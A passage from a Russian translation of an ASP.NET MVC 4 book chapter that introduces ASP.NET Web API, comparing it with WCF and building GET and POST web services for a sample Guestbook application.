Строка 11: Отдельный класс реализует логику службы

В рамках WCF каждая веб-служба определяется с помощью интерфейса, который определяет соглашение. Каждый метод, отмеченный OperationContract, определяет операцию в SOAP конверте WCF службы. Наконец, класс, который реализует интерфейс службы, реализует код и логику.

Запуская эту службу в Visual Studio, вы можете использовать тестовый клиент WCF для того, чтобы увидеть запрос и отклик операции GetData, как это продемонстрировано на рисунке 24-1.

Рисунок 24-1: Тестовый клиент WCF может помочь вам протестировать SOAP веб-службу с помощью WCF.



В рамках отрасли многие разработчики прилагают усилия для упрощения WCF HTTP веб-служб. Многие говорят о *RESTful*-стиле (*Representational State Transfer* – представительная передача состояния), который был введен для того, чтобы обозначать использование простейших HTTP веб-служб без всяких украшательств.

ASP.NET Web API использует понятие обычного MVC контроллера и базируется на нем для того, чтобы создать для разработчика простое и продуктивное событие. Web API оставляет SOAP в истории как средство, которое используют приложения для взаимодействия. На сегодняшний момент, из-за повсеместного использования HTTP, большинство рабочих сред и систем программирования поддерживают основные принципы HTTP веб-коммуникации. В связи с тем, что вопрос совместимости решается другими способами, SOAP может быть отодвинут в сторону возрастающими технологиями наследования, а разработчики могут быстро создавать простые HTTP веб-службы (web APIs) с помощью ASP.NET Web API фреймворка.

Примите во внимание различие между кодом, который используется для создания самых простых SOAP веб-служб в листинге 24-1, и следующим кодом, который реализует те же самые функции.

Листинг 24-2: Web API обладает очень простым стилем программирования с ApiController

```
using System.Web.Http;
namespace MvcApplication1.Controllers
{
    public class ValuesController : ApiController
    {
        // GET api/values/5
        public string Get(int id)
        {
            return string.Format("You entered: {0}", id);
        }
    }
}
```

}


Строка 4: Базовый класс разрешает основную функциональность

Строка 7: Простые методы определяют операции

Первое отличие, которое вы должны были заметить, – это то, что количество строк кода в данном примере меньше, поскольку отсутствует необходимость в конкретном классе, а также в интерфейсе. Простое наследование от ApiController разрешает функциональность, необходимую для объявления метода в виде операции.

Возврат значения в рамках Web API схож с использованием WCF, но результат совершенно другой. Вы можете увидеть результат, запуская проект в Visual Studio и тестируя его с помощью веб-браузера. Помните, что одним из основополагающих убеждений, касающихся Web API, является тот факт, что веб-службы могут быть простыми. Перейдите с помощью Internet Explorer по адресу <http://localhost:{port}/api/values/43>, содержащий средства разработки (нажмите F12). На рисунке 24-2 продемонстрировано, что получится в результате.

Рисунок 24-2: Используются HTTP заголовки вместо SOAP конверта.




Вместо того чтобы возвращать SOAP XML, как это делается в WCF, используется более простой формат, *JavaScript Object Notation* (JSON). Этот формат силен в передаче единичных значений, а также структур сложных объектов. Поскольку язык JavaScript понимает этот формат, jQuery может принимать этот тип данных для использования в AJAX вызовах.

Теперь, когда вы увидели отличие WCF от Web API, давайте начнем добавлять некоторую интересную функциональность поверх приложения "Guestbook" из главы 2.

24.2. Добавление веб-служб в приложение "Guestbook"

Напомним, что приложение "Guestbook" позволяет пользователю добавлять новые записи, а также просматривать все записи. Рисунок 24-3 демонстрирует, что в настоящее время в базе данных находится две записи.

Рисунок 24-3: Мы добавим веб-службу в существующую функциональность "Guestbook".



Мы расширим это приложение с помощью добавления веб-службы, которая возвращает записи в базу данных. В следующем разделе рассматриваются шаги, необходимые для того, чтобы добавить эту новую веб-службу с помощью возможностей Web API. Посредством этого примера мы покажем, каким простым может быть процесс разработки HTTP веб-служб с помощью Web API.

24.2.1. Создание GET веб-службы

В ASP.NET MVC вы увидите роут, который преднастроен таким образом, чтобы поддерживать Web API веб-службы. В файле *Global.asax.cs* вы увидите блок кода, который похож на следующий:

```
routes.MapHttpRoute(  
    name: "DefaultApi",  
    routeTemplate: "api/{controller}/{id}",  
    defaults: new { id = RouteParameter.Optional }  
) ;
```

Данный код определяет структуру роута очень похожую на структуру обычного, используемого по умолчанию MVC роута, но он добавляет к пути префикс "api". Используя такую структуру роута, мы сконструируем API контроллер, который будет доступным по адресу `http://localhost:{port}/api/guestbookentry`.

Следующий листинг демонстрирует контроллер с реализованным действием GET.

Листинг 24-3: Реализация действия GET также проста, как и создание метода

```
using System;
using System.Collections.Generic;
using System.Net;
using System.Net.Http;
using System.Web.Http;
using GuestBook.Models;
using Guestbook.Models;
namespace GuestBook.Controllers
{
    public class GuestbookEntryController : ApiController
    {
        private IGuestbookRepository _repository;
        public GuestbookEntryController()
        {
            _repository = new GuestbookRepository();
        }
        public GuestbookEntryController(
            IGuestbookRepository repository)
        {
            _repository = repository;
        }
        // GET api/guestbookentry
        public IEnumerable<GuestbookEntry> Get()
        {
            var mostRecentEntries = _repository.GetMostRecentEntries();
            return mostRecentEntries;
        }
        // GET api/guestbookentry/5
        public GuestbookEntry Get(int id)
        {
            var entry = _repository.FindById(id);
            if (entry == null)
                throw new HttpResponseException(HttpStatusCode.NotFound);
            return entry;
        }
    }
}
```

Строка 12: Интерфейс для уровня данных

Строка 18: Конструктор для тестирования

Строка 23: GET, используемый по умолчанию для перечисления записей

Строка 29: Единоразовое использование GET для идентифицированных записей

Вы уже знакомы с базовым классом, необходимым для того, чтобы разработать контроллер для простой HTTP веб-службы с помощью ASP.NET Web API. Этот класс будет использовать уровень данных, очень схожий с регулярным MVC контроллером. Этот класс также обладает конструктором для тестирования. Затем есть два простых метода, которые отличаются своими параметрами. Непараметризованный метод будет обрабатывать URL, в которые не добавляются ID записей. Второй метод будет принимать запросы, которые отмечены ID.

Используя Internet Explorer для обращения к этому URL, вы можете перехватить отклик в JSON формате, как это продемонстрировано ниже:

```
[  
  {"Id":2,"Name":"Jeffrey Palermo"  
   , "Message":"You think you're excited. I'm so excited,  
   I could quote Mark Dunn."  
   , "DateAdded":"\Date(1333745294610-0500)\\"}  
  , {"Id":1,"Name":"Jimmy Bogard"  
   , "Message":"I am so jazzed up about Web API!"  
   , "DateAdded":"\Date(1333745240097-0500)\\"}  
]
```

При использовании этого веб-сервиса вы можете увидеть, как легко будет вызывать эту веб-службу из jQuery, C# или кода любого другого вида, и вернуть данные для записей в "Guestbook". Следующий шаг – присоединить возможность добавления записей с помощью веб-службы.

24.2.2. Создание POST веб-службы

Наиболее универсальные HTTP операции (HTTP verbs) – это GET и POST. Наиболее универсальное применение операции POST при использовании веб-служб – это изменение состояния системы. К нему может относиться получение AJAX вызовов из jQuery или прием команд из других компьютерных систем. В данном разделе вы увидите код, реализующий веб-службу, которая может получать HTTP POST и записывать новую запись гостевой книги

При приеме команды из другой системы или из JavaScript на веб-странице важно проверять достоверность данных в запросе. Обычно HTTP веб-служба отображает внешнюю границу системы, поэтому вы не можете доверять стороннему клиенту. Если только вы явно не обезопасили вашу веб-службу таким образом, чтобы она использовалась только защищенными клиентами и промежуточными сетевыми транспортами, то разумно будет проверять достоверность и тестировать все данные, полученные в качестве входных.

Листинг 24-4 демонстрирует действие POST, необходимое для того, чтобы обрабатывать запрос создания новой записи в "Guestbook".

Листинг 24-4: Действие POST проверяет и обрабатывает входные данные

```
// POST api/guestbookentry  
public HttpResponseMessage Post(GuestbookEntry value)  
{  
    if (!ModelState.IsValid)  
    {  
        var errors =  
            (from state in ModelState  
             where state.Value.Errors.Any()  
             select new  
            {  
                state.Key,  
                Errors = state.Value.Errors.Select(  
                    error => error.ErrorMessage)  
            })  
        .ToDictionary(error => error.Key, error => error.Errors);  
        return Request.CreateResponse(HttpStatusCode.BadRequest, errors);  
    }  
}
```

```

        _repository.AddEntry(value);
        var response = Request.CreateResponse(
            HttpStatusCode.Created,
            value, Configuration);
        response.Headers.Location = new Uri(Request.RequestUri,
            "/api/guestbookentry/" + value.Id);
        return response;
    }
}

```

Строка 2: Принимает сложный объект

Строка 4: Вызывает model state


Строка 16: Возвращает код ошибки

Строка 20-21: Возвращает код успеха

Важно здесь отметить, что Web API разрабатывается поверх новой исполняющей среды ASP.NET, которая не разделяет зависимость от *System.Web.dll*. Эта новая исполняющая среда зависит от *System.Web.dll* и реализует HTTP образец, а код, который вы видите, строго соответствует этим понятиям. Даже если базовый фреймворк другой, концепция модели связывания данных все еще существует. Метод *Post()* в листинге 24-4 принимает сложный объект в качестве параметра. Свойства этого объекта, как обычно, стягиваются из HTTP запроса. Аналогично, процесс валидации используется такой же, как при использовании *model state*. Если встречается ошибка, то код может вернуть должный код ошибки и сообщение, или он может вернуть должный код успеха после обработки запроса.

Для того чтобы вызвать эту конечную точку POST, мы будем использовать средство под названием **Fiddler**, которое находится в свободном доступе на сайте www.fiddler2.com. На рисунке 24-4 вы можете увидеть POST-запрос.

Рисунок 24-4: Fiddler позволяет нам очень легко создавать HTTP-запросы.



С помощью Fiddler вы можете задать тип контента application/json данных и добавить тело запроса с именем и сообщением, которые взаимосвязаны со свойствами объекта GuestbookEntry. Нажмите на кнопку Execute, и Fiddler отошлет POST-запрос в ваше приложение. Далее вы можете перейти на вкладку **Inspectors** и увидеть необработанный отклик, продемонстрированный на рисунке 24-5.

Рисунок 24-5: Инструмент демонстрирует успешный отклик.





Рисунок 24-5 демонстрирует успешное добавление записи в "Guestbook" посредством новой веб-службы, приводимой в действие с помощью Web API. Давайте подтвердим, что обычное веб-приложение "Guestbook" также может иметь доступ к этой записи. Рисунок 24-6 демонстрирует записи с помощью веб-интерфейса.

Рисунок 24-6: Страница записей "Guestbook" демонстрирует новую запись, опубликованную посредством Web API контроллера.



Теперь вы увидели, каким простым может быть создание HTTP веб-служб с помощью новых возможностей Web API в ASP.NET MVC. Вероятно, данный подход удовлетворит 80 процентов ваших потребностей в HTTP веб-службах. Для остальных веб-служб, для которых требуется другой транспорт или типы формата, вы все еще можете использовать WCF.

24.3. Альтернатива Web API

Если на данный момент вы уже некоторое время пользовались ASP.NET MVC, то вы, возможно, уже использовали регулярный контроллер, который служил бы конечной точкой простой веб-службы. Если вы использовали версию ASP.NET MVC (v1-v3), в которую не входил Web API, то рассмотрим следующий прием, который будет в будущем создавать простой путь обновления для API контроллера.

В следующем листинге вы можете увидеть регулярный ASP.NET MVC контроллер, который используется для тех же целей, что и GuestbookEntryController (из листинга 24-3).

Листинг 24-5: MVC контроллер, который использует приемы, схожие с Web API

```
using System.Linq;
using System.Web.Mvc;
using GuestBook.Models;
using Guestbook.Models;
namespace GuestBook.Controllers
{
    public class GuestbookEntryMvcController : Controller
    {
        private IGuestbookRepository _repository;
```

```

public GuestbookEntryMvcController()
{
    _repository = new GuestbookRepository();
}
public GuestbookEntryMvcController(IGuestbookRepository repository)
{
    _repository = repository;
}
public JsonResult Index()
{
    var mostRecentEntries = _repository.GetMostRecentEntries();
    return Json(mostRecentEntries);
}
public JsonResult Show(int id)
{
    var entry = _repository.FindById(id);
    if (entry == null)
    {
        Response.Clear();
        Response.StatusCode = 404;
        Response.End();
    }
    return Json(entry);
}
[HttpPost]
public ActionResult Create(GuestbookEntry value)
{
    if (!ModelState.IsValid)
    {
        var errors =
            (from state in ModelState
             where state.Value.Errors.Any()
             select new
             {
                 state.Key,
                 Errors = state.Value.Errors.Select(
                     error => error.ErrorMessage)
             })
            .ToDictionary(error => error.Key,
                         error => error.Errors);
        return Json(errors);
    }
    _repository.AddEntry(value);
    Response.StatusCode = 200;
    Response.End();
    return new EmptyResult();
}
}
}

```

Строка 7: Наследуется от MVC контроллера

Строка 18: Использует GET перечисление

Строка 23: Возвращает JSON данные для единичной записи

Строка 35: Публикация новой записи с помощью POST

Этот контроллер не использует возможности Web API, поэтому если вы работаете с ранней версией ASP.NET MVC, то вы можете использовать этот прием, чтобы удостовериться в ранней совместимости с апгрейдером. Этот контроллер наследуется от *System.Web.Mvc.Controller*. Действие GET для перечисления многочисленных записей возвращает JSON, как это делает действие Show для единичных записей. Действие POST завершает контроллер, добавляя возможность публиковать новые записи.

И снова этот контроллер использует те же приемы, что и Web API контроллер, но он построен при помощи использования подхода обычного ASP.NET MVC контроллера. Если вы используете предыдущую версию ASP.NET MVC, то рассмотрите использование этого подхода как способ облегчения вашего перехода на Web API в будущем.

24.4. Резюме

В этой главе вы сделали свои первые шаги в рамках ASP.NET Web API. Вы увидели, как создать новый API, как концепция *ApiController* связана с HTTP операциями и API конечными точками, и как объекты, и другой контент могут возвращаться из API. Вы также увидели, как роуты отвечают за преобразование входящего URL в определенный *ApiController*, который может дать вам возможность создавать пользовательскую URL структуру для ваших API.

Для того чтобы продемонстрировать это, вы начали передавать функции в пределах тестового веб-приложения "Guestbook" в виде HTTP веб-служб. Вы предоставили для других приложений способ отправлять записи гостевой книги, а также извлекать их.

Наконец, мы рассмотрели то, как вы можете использовать похожий стиль в ASP.NET MVC контроллерах, используя селекторы действий для того, чтобы направлять HTTP запросы к действию, которое возвращает значение, или к JSON откликам. Теперь, когда вы обладаете знаниями ASP.NET MVC 4 и Web API, мы вдохновляем вас на создание неотразимых приложений и веб-служб. И, поскольку вы кое-что узнали из этой книги, то поделитесь тем, что вы узнали с другими.